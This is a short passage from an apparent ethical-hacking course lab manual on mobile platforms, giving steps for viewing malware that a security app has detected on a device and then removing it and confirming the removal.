


Module 17 – Hacking Mobile Platforms


16. A **Threats** screen appears. This will show you all the malware (if any) found on your device.

Note: The number of malwares found might differ when you perform the lab.

17. Click the **Remove selected** button to remove the detected malware from your device.




18. A **confirmation** pop-up appears; click **OK** to confirm the removal of the malware.

